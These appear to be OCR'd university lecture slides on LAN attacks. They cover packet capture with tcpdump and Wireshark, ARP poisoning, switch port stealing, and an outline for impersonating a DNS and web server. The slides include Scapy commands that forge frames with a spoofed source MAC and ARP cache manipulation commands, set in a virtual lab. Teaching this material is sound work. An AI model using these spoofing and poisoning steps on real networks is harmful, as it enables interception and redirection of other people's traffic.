Capture all packets with destination or source address != $ADDR and port in the range [10000:20000]:

```
tcpdump –i eth0 host not $ADDR portrange 10000-20000
```

Wireshark: THE Network Analyzer


We can use wireshark to graphically display on the host machine the trace captured with tcpdump….



ARP Poisoning

Poison ARP cache of victims:

- Make them believe hacker MAC is associated to the destination IP
- What if an hacker makes victims believes to be the DNS?



ARP Poisoning

```
macbook-markin:~ markin$ ip -4 neighbor show dev en0
192.168.43.1 dev en0 lladdr 78:f8:82:a5:55:c1 REACHABLE
```

```
macbook-markin:~ markin$ ip -4 neighbor show dev en0
192.168.43.1 dev en0 lladdr 0:c:29:f0:b:61 REACHABLE
192.168.43.45 dev en0 lladdr a4:5e:60:d4:0:63 REACHABLE
192.168.43.155 dev en0 lladdr 0:c:29:f0:b:61 REACHABLE
macbook-markin:~ markin$
```

Look at the gateway MAC!

Port Stealing

Port stealing attack – How to perform it

Let’s say an attacker (evil0, behind switch port 1) wants to steal pc2 (the victim) port on the switch (port 2).


SW1 has to be “tricked” into thinking that pc2 is behind the same switch port as evil0 (port 1)

To do that we evil0 has to send a Ethernet packet with 00:00:00:00:00:02 as source MAC address

We say that evil0 has to “spoof” the victim’s MAC address, or in other words to “forge an Ethernet packet with spoofed source MAC address”

evil0 has to send “whatever” packet (ARP, raw IP, ICMP, empty UDP/TCP, DNS, etc..) with spoofed source MAC address and the switch will update the FDB properly

Port stealing: attack scenario



SCAPY

Fortunately someone did this job for us and provided a python library for packet forging scripting.

Python is a interpreted and object oriented programming language.

SCAPY is a python library that provide (among other things) an interactive shell for packet forging (from L2 to L7). Moreover SCAPY interactive shell provide command for packet transmission, reception and decoding.

(this is a simplified view of SCAPY limited to what we are interested in. For a detailed description take a look at: http://www.secdev.org/conf/scapy_pacsec05.handout.pdf)

SCAPY example

Build a packet layer by layer, send it and wait for the reply:

```
>>> a=IP(dst="www.uniroma2.it",  id=0x42)
>>> a.ttl=12
>>> b=TCP(dport=80, flags=“S”)
>>> sr1(a/b)
```

What is needed but not specified is automatically done by scapy:

- ip.src is set by default routing
- tcp.sport is random
- a DNS request is automatically sent to resolve www.uniroma2.it
- all other unspecified fields are set by scapy

Just take a look at the C code to see the difference…

SCAPY example 2

```
Welcome to Scapy (2.0.0.11 beta)
>>> p = Ether()/IP()/ICMP()/"Ciao Mondo"
>>> p[IP].dst = "8.8.8.8"
>>> p
<Ether  type=IPv4 |<IP  frag=0 proto=icmp
dst=8.8.8.8 |<ICMP  |<Raw  load='Ciao Mondo' |
>>>>
>>> r = srp1(p)
Begin emission:
Finished to send 1 packets.
*
Received 1 packets, got 1 answers, remaining 0
packets
<Ether  dst=00:13:02:49:1c:f5
src=00:1f:3f:f2:00:6d type=IPv4 |<IP  version=4L
ihl=5L tos=0x0 len=46 id=19699 flags= frag=0L
ttl=51 proto=icmp chksum=0xb81c src=8.8.8.8
dst=192.168.178.7 options='' |<ICMP  type=echo-
reply code=0 chksum=0x66fc id=0x0 seq=0x0 |<Raw
load='Ciao Mondo\x00\x00\x00\x00\x00\x00\x00\x00'
|>>>>
>>>
```

Packet forging and transmission

```
evil0:$ scapy
>>>pck = Ether(src="00:00:00:00:00:02")/
IP(dst="192.168.1.3") / ICMP()
>>>sendp(pck)
```

ETHERNET	IP	ICMP
src: 00:00:00:00:00:02 **dst**: 00:00:00:00:00:03 **type**: 0x0800	**src**: 192.168.1.1 **dst**: 192.168.1.3 **proto**: 01 (ICMP)	echorequest seq: 01

sendp (and other send() methods) takes as optional argument:

- loop= 0 (NO)|1 (YES)
- count=num (num: number of packets to send)

ARP Poisoning

ARP management in Linux

The ARP cache can be manipulated with the command "ip neighbour".

HINT: no need to type "neighbour". Try "ip n"

- Run "man ip" for details.

Show the cache:

- pc1:$ ip n show

Add a ARP entry:

- pc1:$ ip n add to "ip_addr" lladdr "mac_addr" dev "dev_name" state "**state_name**"
- **state**: permanent, stale, noarp, rachable


Delete a ARP entry:

- pc1:$ ip n del to "ip_addr" dev "dev_name"

Flush the cache:

- pc1:$ ip n flush dev "dev_name" state "state_name"


What happens when a web browser connects?



Hypothesis : ARP and DNS cache empty

1. Who is DNS (ARP)


What happens when a web browser connects?



Hypothesis : ARP and DNS cache empty

1. Who is DNS (ARP)
2. Server name resolution (DNS)


What happens when a web browser connects?



Hypothesis : ARP and DNS cache empty

1. Who is DNS (ARP)
2. Server name resolution (DNS)
3. Who is default GW? (ARP)

What happens when a web browser connects?



Hypothesis : ARP and DNS cache empty

1. Who is DNS (ARP)
2. Server name resolution (DNS)
3. Who is default GW? (ARP)
4. HTTP get trasmission (HTTP)

What happens when a web browser connects?

Let’s try it on pc1:

Run tcpdump:

- pc1:$ nohup tcpdump –i eth0 –w /hosthome/dump.pcap –s0&

Open a web page:

- pc1:$ links www.corriere.it

Open wireshark to view pcap:

- knoppix:$ wireshark /home/knoppix/dump.pcap

Attack outline

Attack GOAL:


- ARP poisoning attack for DNS server impersonification
- Wrong DNS resolution for some websites
- HTTP request serving

How do we get there?


- ARP packet forging - SCAPY
- DNS server impersonification – Dnsmasq
- WEB server impersonification – Apache2

More simple with Ettercap/Bettercap

